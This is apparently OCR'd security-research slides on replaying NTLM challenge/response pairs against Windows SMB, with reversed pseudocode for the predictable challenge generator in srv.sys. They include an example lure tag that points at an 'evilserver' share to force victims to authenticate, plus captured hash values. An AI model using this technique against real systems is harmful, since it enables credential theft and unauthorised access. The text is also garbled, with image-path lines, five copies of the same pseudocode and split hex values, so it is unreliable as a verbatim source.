# Exploitation - Active collection of duplicate challenges

2.

- Attacker 'makes' user connect to him
  - E.g.: email with link to 'evil' web site or embedded HTML with multiple ***<img src=\\evilserver\a.jpg>***

- User connects to attacker's custom SMB server

acting as server

Attacker

SMB_NEGOTIATE_PROTOCOL_REQUEST
Dialect: **NT LM 0.12**, Flags2: **0xc853**

User/Wkst

- Sends all challenges obtained in 1

SMB_NEGOTIATE_PROTOCOL_RESPONSE
Challenge/nonce: 752558B9B5C9DD79

| Nonce |
|---|
| ... |
| 752558B9B5C9DD7 9 |
| F87058B9B5C9AF9 0 |
| ... |

- Sends Response R


SMB_SESSION_SETUP_ANDX_REQUEST
Account: test, Primary Domain: TEST-WINXPPRO
**24-byte LMv2** = a75878e54344db30bd3e4c923777de7b + 77ff82efd6f17dad
**16-byte NTv2** = 6f74dc2a3a9719bbd189b8ac36e1f386
**Header = 0x00000101**
**Reserved = 0x00000000**
**8-byte TimeStamp =** 3cea680ede1bcb01
**8-byte client_challenge =** 77ff82efd6f17dad
**unknown = 0x00000000**
**domain name** = TEST-WINXPPRO

| Nonce | Response |
|---|---|
| ... | |
| 752558B9B 5C9DD79 | |
| ... | |

- Attacker makes user/wkst 'encrypt/hash' challenges obtained in 1

# Exploitation - Active collection of duplicate challenges

3.




- Attacker waits until duplicate challenge obtained in 1 appears
- Sends Response (obtained in 2)
- Attacker gains access to user/workstation/server as User

## Exploitation - Active collection of duplicate challenges

Our tests showed that...


- Duplicate challenges and responses obtained can be reused!
  - on the same machine!
  - on other machines!
  - attack once, exploit many times!
  - exploit trust relationships!

- You only need to repeat step 3 to regain access


# Exploitation Methods

- Passive replay attacks
- Active collection of duplicate challenges
- Active prediction of challenges

# SMB NTLM Challenge generation overview



# GetEncryptionKey() overview



# GetEncryptionKey() pseudocode

```
GLOBAL_DWORD _EncryptionKeyCount = 0

srv.sys!GetEncryptionKey()
{
        LARGE_INTEGER CurrentTime
        DWORD Seed
        DWORD n1, n2, n3

        KeQuerySystemTime(&CurrentTime)
        CurrentTime.LowPart += _EncryptionKeyCount
        _EncryptionKeyCount += 0x100

        CT = CurrentTime.LowPart
        Seed = CT[1], CT[2]–1, CT[2], CT[1]+1

        n1 = ntoskrnl!RtlRandom(&Seed)
        n2 = ntoskrnl!RtlRandom(&Seed)
        n3 = ntoskrnl!RtlRandom(&Seed)

        n1 |= 0x80000000    if (n3 & 1) == 1
        n2 |= 0x80000000    if (n3 & 2) == 2

        challenge =  n1, n2

        return challenge
}
```

# GetEncryptionKey() pseudocode


```
GLOBAL_DWORD _EncryptionKeyCount = 0

srv.sys!GetEncryptionKey()
{
        LARGE_INTEGER CurrentTime
        DWORD Seed
        DWORD n1, n2, n3

        KeQuerySystemTime(&CurrentTime)
        CurrentTime.LowPart += _EncryptionKeyCount
        _EncryptionKeyCount += 0x100

        CT = CurrentTime.LowPart
        Seed = CT[1], CT[2]–1, CT[2], CT[1]+1

        n1 = ntoskrnl!RtlRandom(&Seed)
        n2 = ntoskrnl!RtlRandom(&Seed)
        n3 = ntoskrnl!RtlRandom(&Seed)

        n1 |= 0x80000000    if (n3 & 1) == 1
        n2 |= 0x80000000    if (n3 & 2) == 2

        challenge =  n1, n2

        return challenge
}
```

# GetEncryptionKey() pseudocode

```
GLOBAL_DWORD _EncryptionKeyCount

srv.sys!GetEncryptionKey()
{
        LARGE_INTEGER CurrentTime
        DWORD Seed
        DWORD n1, n2, n3

        KeQuerySystemTime(&CurrentTime)
        CurrentTime.LowPart += _EncryptionKeyCount
        _EncryptionKeyCount += 0x100

        CT = CurrentTime.LowPart
        Seed = CT[1], CT[2]–1, CT[2], CT[1]+1

        n1 = ntoskrnl!RtlRandom(&Seed)
        n2 = ntoskrnl!RtlRandom(&Seed)
        n3 = ntoskrnl!RtlRandom(&Seed)

        n1 |= 0x80000000    if (n3 & 1) == 1
        n2 |= 0x80000000    if (n3 & 2) == 2

        challenge =  n1, n2

        return challenge
}
```

# GetEncryptionKey() pseudocode

```
GLOBAL_DWORD _EncryptionKeyCount

srv.sys!GetEncryptionKey()
{
        LARGE_INTEGER CurrentTime
        DWORD Seed
        DWORD n1, n2, n3

        KeQuerySystemTime(&CurrentTime)
        CurrentTime.LowPart += _EncryptionKeyCount
        _EncryptionKeyCount += 0x100

        CT = CurrentTime.LowPart
        Seed = CT[1], CT[2]–1, CT[2], CT[1]+1

        n1 = ntoskrnl!RtlRandom(&Seed)
        n2 = ntoskrnl!RtlRandom(&Seed)
        n3 = ntoskrnl!RtlRandom(&Seed)

        n1 |= 0x80000000    if (n3 & 1) == 1
        n2 |= 0x80000000    if (n3 & 2) == 2

        challenge =  n1, n2

        return challenge
}
```



# GetEncryptionKey() pseudocode

```
GLOBAL_DWORD _EncryptionKeyCount

srv.sys!GetEncryptionKey()
{
        LARGE_INTEGER CurrentTime
        DWORD Seed
        DWORD n1, n2, n3

        KeQuerySystemTime(&CurrentTime)
        CurrentTime.LowPart += _EncryptionKeyCount
        _EncryptionKeyCount += 0x100

        CT = CurrentTime.LowPart
        Seed = CT[1], CT[2]–1, CT[2], CT[1]+1

        n1 = ntoskrnl!RtlRandom(&Seed)
